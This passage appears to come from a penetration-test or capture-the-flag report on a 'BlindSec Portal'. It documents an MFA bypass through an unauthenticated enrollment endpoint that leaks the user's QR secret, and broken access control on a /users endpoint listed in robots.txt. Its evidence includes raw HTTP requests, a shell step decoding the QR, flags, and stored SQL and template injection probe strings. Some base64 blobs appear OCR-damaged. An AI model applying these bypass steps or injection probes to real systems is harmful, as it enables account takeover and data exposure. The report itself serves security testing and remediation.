ACCESS YOUR FAVOURITE APPLICATIONS AND EDIT YOUR PROFILE

Your flag is: csc{MFA_byp4ss3d_4t_l4st}

Figure 5: Screenshot showcasing the attacker successfully hijacking the administrator's account.


Remediation

It's strongly recommended to ensure the login process and MFA verification implementation are properly configured and proper authorization checks are in place on all high-privileged functionality.

Finding WEB02: Broken Authentication (High)

Description:	The application does not properly track the user's progress through the login process. This can allow attackers to bypass the initial login step and directly continue towards the MFA verification if the attacker knows the userID of the victim. Additionally, the MFA implementation is flawed, as it leaks the initial QR code used by the user during their enrollment to the client side. This can allow an attacker to extract the QR code from the client-side and generate valid OTP tokens to bypass the MFA verification check.
Risk:	Likelihood: Medium – The application allows users to self-register, therefore an account can be easily created by an attacker to test the authentication flow of the application. Once an account is created, an attacker can easily identify the issue in the authentication flow as it doesn't require advance knowledge. Therefore the likelihood of discovery is high. However, the attacker cannot exploit other users, as they would either need access to the victim's credentials which could be obtain via social engineering or physical access to their device, or the userID of the user. However, the userID is a UUIDv4 identifier which cannot be guessed or bruteforced, therefore the likelihood of exploitation is considered low. Impact: High – Should an attacker manages to exploit this vulnerability, they would have complete access to the victim's account and be able to perform actions on their behalf. If an attacker takes over an admin account they can perform denial of service to legitimate users by deleting their accounts.
References:	- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Evidence




Request

```
GET /MFA_Enroll?userID=b2fd009b-b445-4fb2-b235-4be3c53210fc HTTP/1.1
Host: portal-dev-remote.blindsecurity.net
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.7
Referer: http://portal-dev-remote.blindsecurity.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 4508
ETag: W/"119c-kkz9jVfOrUJtp3U7s30iawEYlYo"
Date: Sat, 29 Mar 2025 18:22:13 GMT
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>

    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.2.1/dist/css/bootstrap.min.css" rel="
    stylesheet" integrity="
    sha384-iYQeCzEYFbKjA/T2uDLTpkwGzCiq6soy8tYaI1GyVh/UjpbCx/TYkiZhlZB6+fzT" crossorigin="
    anonymous">
    <link rel="stylesheet" href="/styles.css">
    <title>
    </title>
  </head>
  <body>
    <nav class="navbar">
      <h4 class="white-bold-text">
        <img class="logo-nav-pic" src="/blindsec logo dark.png">
         BlindSec Portal
      </h4>
      <ul class="navbar">
        <li>
          <a href="/">
            Portal
          </a>
        </li>
        <li>
          <a href="/login">
            Login
          </a>
        </li>
        <li>
          <a href="/register">
```

Figure 6: Screenshot showcasing a user directly accessing the "MFA_Enroll" endpoint without authenticating for the user with the specified ID.




Request

```
GET /MFA_Enroll?userID=b2fd009b-b445-4fb2-b235-4be3c53210fc HTTP/1.1
Host: portal-dev-remote.blindsecurity.net
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.7
Referer: http://portal-dev-remote.blindsecurity.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response

```
            <input name="passcode" />
            <input type="hidden" name="qr" value="
            data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAALQAAAC0CAYAAAA9zQYyAAAAAklEQVR4AewaftIA
            AAeKSURBVO3BQY4cSXAAQffC/P/LLt4UpwQK3UNxU2Fmf7DWJR7WusjDWhd5W0siD2td5GGtizysdZGHtS7ysN
            ZFHta6yMNaF3lY6yIPa13kYa2LPKx1kYe1LvLDh1T+popPqEwVJypTxaRyUjGpnFRMKlPFiconKiaVv6niEw9r
            XeRhrYs8rHWRH76s4ptUTlSmipOKNyomlZOKk4pJZVI5UXmj4kTljYpvUvmmh7Uu8rDWRR7WusgPv0zljYpvUn
            mjYlI5qThRmSqmiknlExWTylTxTSpvVPymh7Uu8rDWRR7WusgPl6uYVKaKk4o3VKaKE5WTijdUpopJZaq4ycNa
            F3lY6yIPa13kh/+4ikllqpgq3lCZKj6hMlWcqPwmlaniv+xhrYs8rHWRh7Uu8sMvq/iXqEwVk8pUMalMFZ9Qea
            PiDZWpYlL5RMW/5GGtizysdZGHtS7yw5ep/E0qU8WkMlVMKlPFpDJVTCpTxaQyVUwqU8WkcqIyVfwmlX/Zw1oX
            eVjrIg9rXeSHD1Ws/6XyRsWkMlV8k8obFf8lD2td5GGtizysdZEfPqQyVXyTylTxTRWTylQxqZxUfKLiRGWqOK
            l4Q+Wk4kTljYpveljrIg9rXeRhrYvYH/xFKlPFGyqfqJhUpopJZaqYVN6oeENlqphUpopJZaqYVL6pYlI5qfim
            h7Uu8rDWRR7WusgPH1KZKiaVT6i8UfGbVE4qTlSmipOKSWWqeEPljYoTlUnlDZWp4hMPa13kYa2LPKx1kR8+VD
            GpTBVvqEwVJypvqEwVb1S8oXKiMlVMKr+pYlI5UZkqJpWTiknlmx7WusjDWhd5W0siP3xIZao4UZkqTlROKk5U
            TlROKiaVqWJSmSpOVE4qJpU3KiaVSeVE5RMVf9PDWhd5W0siD2td5IcPVUwqU8VU8UbFpDKpnFRMKicVk8pUMa
            lMFScqU8U3qUwVJxXfVHGiMlV808NaF3lY6yIPa13E/uAfpjJVTCqfqDhR0ak4UZkqJpWTim9SmSpOVKaKSeWk
            YlI5qfjEwloXeVjrIg9rXcT+4AMqJxW/SWWqmFROKk5UporfpHJS8UQqU8UnVD5R8YmHtS7ysNZFHta6yA8fqp
            hUJpVvqpgqTloiUjmpmFSmiqliUp
            kqTlROKj5R8YbKVPGJh7Uu8rDWRR7WusgP/7iKN1QmlaliqphUpopJ5URlqnijYlL5popJZVKZKk4qJpWpYlKZ
            Kr7pYa2LPKx1kYe1LvLDh1SmipOKN1ROKk4qJpU3VKaKSeVEZaqYVKaKk4pJZVI5UXlD5b/kYa2LPKx1kYe1Lm
            J/8EUqJxWTyknFicpUMalMFZPKJyomlU9UTConFZPKVDGpTBWTylRxojJVTCpvVHziYa2LPKx1kYe1LmJ/8AGV
            qWJSOamYVE4qJpWp4g2VqeJE5Y2KN1Smik+onFRMKicVnlA5qfjEwloXeVjrIg9rXcT+4BepnFS8ofJNFScqU8
            WJyknFpDJVnKi8UXGiMlW8oXJS8Tc9rHWRh7Uu8rDWRX74MpU3VKaKSeWk4kTl/1LFpHKiclLxhsobKm9UvKFy
            UvGJh7Uu8rDWRR7Wuoj9wQdUpooTlTcqJpWTik+oTBWfUJkqJpWp4g2VqWJS+UTFpDJVTCpTxd/0sNZFHta6yM
            NaF/nhl6l8QmWq+CaVN1Q+oTJVfKJiUpkqJpU3VKaKSWWqOFE5qfjEwloXeVjrIg9rXeSHX1YxqUwVb6icVEwq
            JxWTyqQyVUwqf5PKVDFVTCpTxaQyVUwqk8pUcaIyVUwq3/Sw1kUelrrIwloXsT/4gMpU8QmVk4pJ5aTim1ROKk
            5UTiomlaliUvkvqZhUpopPPKx1kYe1LvLvKw1kV++FDFN1V8k8pJxScqvknljYpJZaqYVE4q3lA5qZhUftPDWhd5
            W0siD2td5IcPqfxNFVPFpHJS8YbKVHGi8kbFGyonFZPKVDGpnKhMFScVk8pU8Zse1rrIwloXeVjrIj98WcU3qZ
            xRMamcqLyhclLxhspJxaQyVUwqU8WJyknFicpJxRsqU8Wk8kTFpDJVfNPDWhd5W0siD2td5GGtizysdZEfPqQy
            0al4Q+UTFZPKVDFVfNPDWhd5W0siD2td5If/ZyreUAn4RMWkclLxhspJxaQyVUwqU8Wk8onKVDGpTBVvqEwVb6ic
            /+n1E5qfiXVEwqJxWTylQxqUwVJypTxYnKVDGpTBWfeFjrIg9rXeRhrYv88Msq/qaKE5Wp4g2Vk4pJZaqYKv4m
            laniRGWqeKPib3pY6yIPa13kYa2L/PBlKn+TyhsVk8pUcVLxRsWkclJxUvFGxaRyojJVnKj8Sx7WusjDWhd5W0
            si9gdrXeJhrYs8rHWRh7Uu8rDWRR7WusjDWhd5W0siD2td5GGtizysdZGHtS7ysNZFHta6yMNaF3lY6yL/A4W0
            6oJ+1wH/AAAAAElFTkSuQmCC"/>
            <button type="submit" name="submit" class="button-login btn btn-primary">
              Submit
            </button>
          </form>
          <br>
          <p class="text-mfa">
            <strong>
```

Figure 7: Screenshot showcasing the application leaking the QR code of the user as a hidden input in the OTP submission form.



```
┌──(kali㉿kali)-[~]
└─$ echo "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" |base64 -d > qr.png

┌──(kali㉿kali)-[~]
└─$ open qr.png

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 8: Screenshot showcasing an attacker decoding the QR value.

Remediation


It’s strongly recommended to ensure the QR code and any related secrets are not shared at any point with the client side after the successful enrollment of their account.

Additionally, it’s recommended to track the user’s progress throughout the login process to ensure users cannot skip any part of the authentication process.

Finding WEB03: Broken Access Control (High)


Description:	The application does not enforce proper authorization checks on the "/users" endpoint which should only be accessible by administrative users. This allows unauthorized users to access all information disclosed in this endpoint. The information disclosed in this endpoint includes userID, First Name, Last Name, username, email, role for all users using the application.
Risk:	Likelihood: High – An attacker can easily identify this endpoint without having administrative access to the application as the endpoint is included in the robots.txt file as a "Disallow" entry. Impact: Medium – The information disclosed in this endpoint does not contain any Personal Identifiable Information that could impact the user's security. Emails could be used by attackers to perform phishing attempts to Blind Security employees.
References:	- https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Evidence



```
User-agent: *
Disallow: /public
Disallow: /test
Disallow: /MFA_Enroll
Disallow: /admin
Disallow: /panel
Disallow: /users
Disallow: /portal
Disallow: /feedback
Disallow: /Y3NjezBoX24wX3IwYjB0c180cjNfczNuczF0MXYzPz99
```

Figure 9: Screenshot showcasing the /users endpoint disclosed as a robots.txt entry.




BlindSec Portal

USERS

First Name: ada' or 1=1-- **Last Name:** qe **Email:** qe **Username:** qe **Role:** normal

First Name: {{9*9}} **Last Name:** {{9*9}} **Email:** aaa@a.com **Username:** {{9*9}} **Role:** normal

Figure 10: Screenshot showcasing an non-administrative user accessing the /users endpoint.



```
GET /users HTTP/1.1
Host: portal-dev-remote.blindsecurity.net
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JWT_SESSION_ID=
